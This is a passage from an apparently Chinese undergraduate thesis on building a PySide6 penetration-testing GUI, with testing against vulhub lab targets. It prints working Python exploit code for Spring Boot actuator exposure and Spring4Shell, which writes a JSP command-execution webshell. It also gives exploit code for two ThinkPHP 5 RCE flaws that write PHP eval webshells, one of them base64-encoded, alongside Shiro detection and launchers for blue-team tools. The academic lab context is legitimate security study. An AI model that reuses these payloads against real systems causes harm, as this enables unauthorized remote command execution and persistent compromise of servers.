


图 4.2 前端功能实现图-2

在 QT 设计师上将自己想要的页面大致写好并且将每个组件都进行命名操作，然后生成代码，然后再进入代码界面将按钮以及相应的页面进行绑定。如图 4.3。

```
if btnName == "btn_ld":
    widgets.stackedWidget.setCurrentWidget(widgets.ld) # SET PAGE
    UIFunctions.resetStyle(self, btnName) # RESET ANOTHERS BUTTONS SELECTED
    btn.setStyleSheet(UIFunctions.selectMenu(btn.styleSheet())) # SELECT MENU
```

图 4.3 前端部分代码图

按钮绑定完成后在通过代码改一些自己想要的细节等就完成了前端页面的编写。如图 4.4 展示了前段页面。




图 4.4 前端页面图

上述图片就是改写完成后的前端页面，经过设计，在其中加入了扩展页，方便之后加入新的页面以及功能，还有对于红队的漏洞检测和利用，以及对于蓝队的工具集成。

4.2 核心代码实现

4.2.1 漏洞检测核心代码

首先我们需要知道如何手工检测漏洞，然后利用 requests 库来模仿漏洞的复现即可实现。

(1) Spring boot 未授权检测以及利用核心代码实现

通过获取前端输入框中的内容，然后通过 requests 库来模仿手动复现漏洞的过程即可实现。

检测核心代码:

```
def spring_boot_jiance(self):
    #判断 spring 下拉框的选择内容
    if(self.comboBox_spring.currentText() == "spring boot 未授权"):
        # url = "http://192.168.234.148:8080"
        #获取 spring 的文本框中输入的内容
        url = self.line_spring_1.text()
        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36"
        }
        path = ['/actuator', '/actuator/dump', '/actuator/info', '/actuator/env']
        for i in path:
            new_url = url + i
            response = requests.get(new_url, headers=headers)
            if(response.status_code == 200):
                # new_text = print(f"{new_url}存在未授权访问")
                self.edit_spring_1.append(f"+{new_url}存在未授权访问")
            else:
                self.edit_spring_1.append(f"*{new_url}不存在未授权访问")
```

利用核心代码:

```
def spring_boot_liyong(self):
    if(self.comboBox_spring.currentText() == "spring boot 未授权"):
        # url = "http://192.168.234.148:8080"
        #获取 spring 的文本框中输入的内容
        url = self.line_spring_1.text()
        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36"
        }
        path = ['/actuator', '/actuator/dump', '/actuator/info', '/actuator/env']
        for i in path:
            new_url = url + i
            response = requests.get(new_url, headers=headers)
            if(response.status_code == 200):
                # new_text = print(f"{new_url}存在未授权访问")
                self.edit_spring_1.append(f"{new_url}:")
                self.edit_spring_1.append(response.content.decode())

    elif(self.comboBox_spring.currentText() == "Spring Framework"):
        headers={
            "suffix": "%>/",
```

中北大学 2025 届毕业设计说明书

```
        "c1": "Runtime",
        "c2": "<%"
    }

    payload1='/?class.module.classLoader.resources.context.parent.pipeline.first.pattern=
%{c2}iif("fuck".equals(request.getParameter("pwd"))){ java.io.InputStream in
= %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b =new
byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } %{suffix}i&class.module.classLoader.resources.context.parent.pipeline.first.suffix
=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&cla
ss.module.classLoader.resources.context.parent.pipeline.first.prefix=fuck&class.module.classLoade
r.resources.context.parent.pipeline.first.fileDateFormat='

    url=self.line_spring_1.text() #填写漏洞存在的 URL
    payload2=' /fuck.jsp?pwd=fuck&cmd=id'
    try:
        U1=requests.get(url=url+payload1,headers=headers,verify=False,timeout=3)
        U2=requests.get(url=url+payload2,verify=False,timeout=3)
        if U2.status_code == 200:
            self.edit_spring_1.append(f"漏洞地址为:{url + payload2.replace('/', '')}")
    except Exception as e:
        print(e)
```

(2) shiro 漏洞检测核心代码实现

通过 pyside6 的输入框获取漏洞地址，然后通过 requests 库来对漏洞发起请求，获取响应数据包，利用正则表达式来检索响应包中的内容，看响应包中的内容是否有 rememberMe=deleteMe 字段，若有则存在 shiro 框架。

核心代码：

```
def shiro_jiance(self):
    if(self.comboBox_shiro_1.currentText() == "shiro"):
        url = self.line_shiro_1.text()
        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36"
        }
        data = {
            "username" : "admin",
            "password" : "123456"
        }
        response = requests.post(url, headers=headers, data=data)
        test = re.search(r'rememberMe=deleteMe',response.headers['Set-Cookie'])
        if(test):
            self.edit_shiro_2.append("*存在 shiro 框架")
```

中北大学 2025 届毕业设计说明书

```
else:  
    self.edit_shiro_2.append("+不存在 shiro 框架")
```

(3) thinkphp 5.0.23-rce 和 Thinkphp5-RCE 的检测利用的核心代码实现同上，通过 requests 库来实现。

检测核心代码：

```
def thinkphp_jiance(self):  
    if(self.comboBox_thinkphp_1.currentText() == "thinkphp5.0.23-rce"):  
        url = self.lineEdit_thinkphp_1.text()  
  
        headers = {  
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/127.0.0.0 Safari/537.36"  
        }  
        new_url = url + "/index.php?s=captcha"  
        data = {  
            "_method" : "__construct",  
            "filter[]" : "phpinfo",  
            "method" : "get",  
            "server[REQUEST_METHOD]" : "-1"  
        }  
        response = requests.post(new_url, headers=headers, data=data)  
        if(response.status_code == 200):  
            self.edit_thinkphp_2.append("*存在 thinkphp5.0.23-rce 漏洞")  
        else:  
            self.edit_thinkphp_2.append("+不存在 thinkphp5.0.23-rce 漏洞")  
        #检测 thinkphp5-rce 漏洞  
    elif(self.comboBox_thinkphp_1.currentText() == "Thinkphp5-RCE"):  
        url = self.lineEdit_thinkphp_1.text()  
        headers = {  
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/127.0.0.0 Safari/537.36"  
        }  
        new_url = url +  
        "/index.php?s=/Index/\\think\\app\\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1"  
        response = requests.get(new_url, headers=headers)  
        print(response.status_code)  
        if(response.status_code == 200):  
            self.edit_thinkphp_2.append("* 存在 Thinkphp5-RCE 漏洞")  
        else:  
            self.edit_thinkphp_2.append("+ 不存在 Thinkphp5-RCE 漏洞")
```

利用核心代码：

中北大学 2025 届毕业设计说明书

```
def thinkphp_liyong(self):
    if(self.comboBox_thinkphp_1.currentText() == "thinkphp5.0.23-rce"):
        url = self.lineEdit_thinkphp_1.text()

        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36"
        }
        new_url = url + "/index.php?s=captcha"
        data = {
            "_method" : "__construct",
            "filter[]" : "system",
            "method" : "get",
            "server[REQUEST_METHOD]" : "echo \"<?php
file_put_contents('shell.php',base64_decode('PD9waHAgaGVV2YWwoJF9QT1NUWyJzaGVsbCJdKTs/Pg=='))';?>\"
> 123.php"
        }
        response = requests.post(new_url, headers=headers, data=data)
        if(response.status_code == 500):
            new_url1 = url + "/123.php"
            response1 = requests.get(new_url1, headers=headers)
            print(response1)
            if(response1.status_code == 200):
                self.edit_thinkphp_2.append(f"webshell 位置:{url}/shell.php,密码为:shell")
            else:
                self.edit_thinkphp_2.append("上传失败")
        elif(self.comboBox_thinkphp_1.currentText() == "Thinkphp5-RCE"):
            url = self.lineEdit_thinkphp_1.text()
            headers = {
                "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36"
            }
            new_url = url +
            "/index.php?s=index/think\\app\\invokefunction&function=call_user_func_array&vars[0]=system&vars[1]
[]=echo \"<?php @eval(\\$_POST[1]);?>\" >1.php"
            response = requests.post(new_url, headers=headers)
            if(response.status_code == 200):
                self.edit_thinkphp_2.append(f"webshell 位置:{url}/1.php,密码为:1")
            else:
                self.edit_thinkphp_2.append("上传失败")
```

4.2.2 蓝队工具核心代码

通过收集一些好用的蓝队工具，然后集成到本页面中。如图 4.5 是蓝队集成的

工具。



图 4.5 前端蓝队集成工具图

核心代码：

```
# 蓝队流量分析工具打开
self.btn_liuliang01_process = QProcess()
self.btn_liuliang01.clicked.connect(self.btn_liuliang01_start)
self.btn_liuliang02_process = QProcess()
self.btn_liuliang02.clicked.connect(self.btn_liuliang02_start)
self.btn_liuliang03_process = QProcess()
self.btn_liuliang03.clicked.connect(self.btn_liuliang03_start)
self.btn_liuliang04_process = QProcess()
self.btn_liuliang04.clicked.connect(self.btn_liuliang04_start)

#蓝队流量分析工具
def btn_liuliang01_start(self):
    jar_start = r"D:\student\ldtools\Tools\BT-Analysis\JiaMi\CTF-Tools.exe"
    self.btn_liuliang01_process.start(jar_start)
def btn_liuliang02_start(self):
    jar_start = "D:\student\ldtools\Tools\BT-Analysis\BTtools2\BlueTeamTools0.85.jar"
    self.btn_liuliang02_process.start("java", ["-jar", jar_start])
def btn_liuliang03_start(self):
    jar_start = r"D:\student\ldtools\Tools\BT-Analysis\Wireshark\WiresharkPortable64.exe"
    self.btn_liuliang03_process.start(jar_start)
def btn_liuliang04_start(self):
    jar_start = r"D:\student\ldtools\Tools\BT-Analysis\fiddler\Fiddler.exe"
    self.btn_liuliang04_process.start(jar_start)
```

4.3 功能实现展示

4.3.1 spring 未授权漏洞的检测与利用测试

首先在虚拟机中打开靶场。如图 4.6。




图 4.6 开启靶场

然后在浏览器中进行访问。如图 4.7。




图 4.7 访问靶场

然后将该漏洞 url 放入工具中进行检测。如图 4.8。



图 4.8 功能检测

然后我们可以发现存在未授权访问，点击利用即可获取未授权的接口以及内容。如图 4.9，图 4.10。

中北大学 2025 届毕业设计说明书



图 4.9 漏洞利用-1



图 4.10 功能利用

成功利用。

4.3.2 springboot RCE 漏洞的检测与利用

在虚拟机中打开环境，查看端口。如图 4.11。




图 4.11 开启 springboot RCE 靶场

然后在浏览器中进行访问。如图 4.12。

中北大学 2025 届毕业设计说明书




图 4.12 访问 springboot RCE 靶场

将漏洞存在的 url 放入工具中进行利用。如图 4.13。




图 4.13 springboot RCE 漏洞利用-1

访问返回的 url 即可。如图 4.14。




图 4.14 springboot RCE 漏洞利用-2

成功利用。

4.3.3 shiro 漏洞的检测测试

首先进入虚拟机打开环境，查看端口。如图 4.15。

```
(root@kali) - [~/bishe/shiro/CVE-2020-1957]
# docker-compose up -d
[+] Running 1/1
✓ Container cve-2020-1957-web-1 Started

(root@kali) - [~/bishe/shiro/CVE-2020-1957]
# docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
779eb07d12b2   vulhub/shiro:1.5.1   "java -jar /shirodemo..." 3 days ago    Up 29 seconds    0.0.0.0:8080->8080/tcp, :::8080->8080/tcp    cve-2020-1957-web-1

(root@kali) - [~/bishe/shiro/CVE-2020-1957]
```

图 4.15 开启 shiro 靶场

然后在浏览器中进行访问。如图 4.16。



图 4.16 访问 shiro 靶场-1

点击 login，如图 4.17。




图 4.17 访问 shiro 靶场-2

然后将漏洞的 url 复制到工具中进行检测。如图 4.18。




图 4.18 shiro 漏洞检测

即可验证存在漏洞。

4. 3. 4 thinkphp5. 0. 23-rce 漏洞的检测与利用测试

首先在虚拟机中打开靶场，并查看端口。如图 4.19，图 4.20。




图 4.19 打开 thinkphp5.0.23-rce 靶场-1




图 4.20 打开 thinkphp5.0.23-rce 靶场-2

然后在浏览器中进行访问。如图 4.21。

中北大学 2025 届毕业设计说明书




图 4.21 访问 thinkphp5.0.23-rce 靶场

然后将 url 复制到工具中进行测试。

首先进行检测，发现存在漏洞。如图 4.22。



图 4.22 thinkphp5.0.23-rce 漏洞检测

然后进行利用。如图 4.23。

中北大学 2025 届毕业设计说明书



图 4.23 thinkphp5.0.23-rce 漏洞利用-1

可以看到直接将文件上传成功，去访问。如图 4.24。

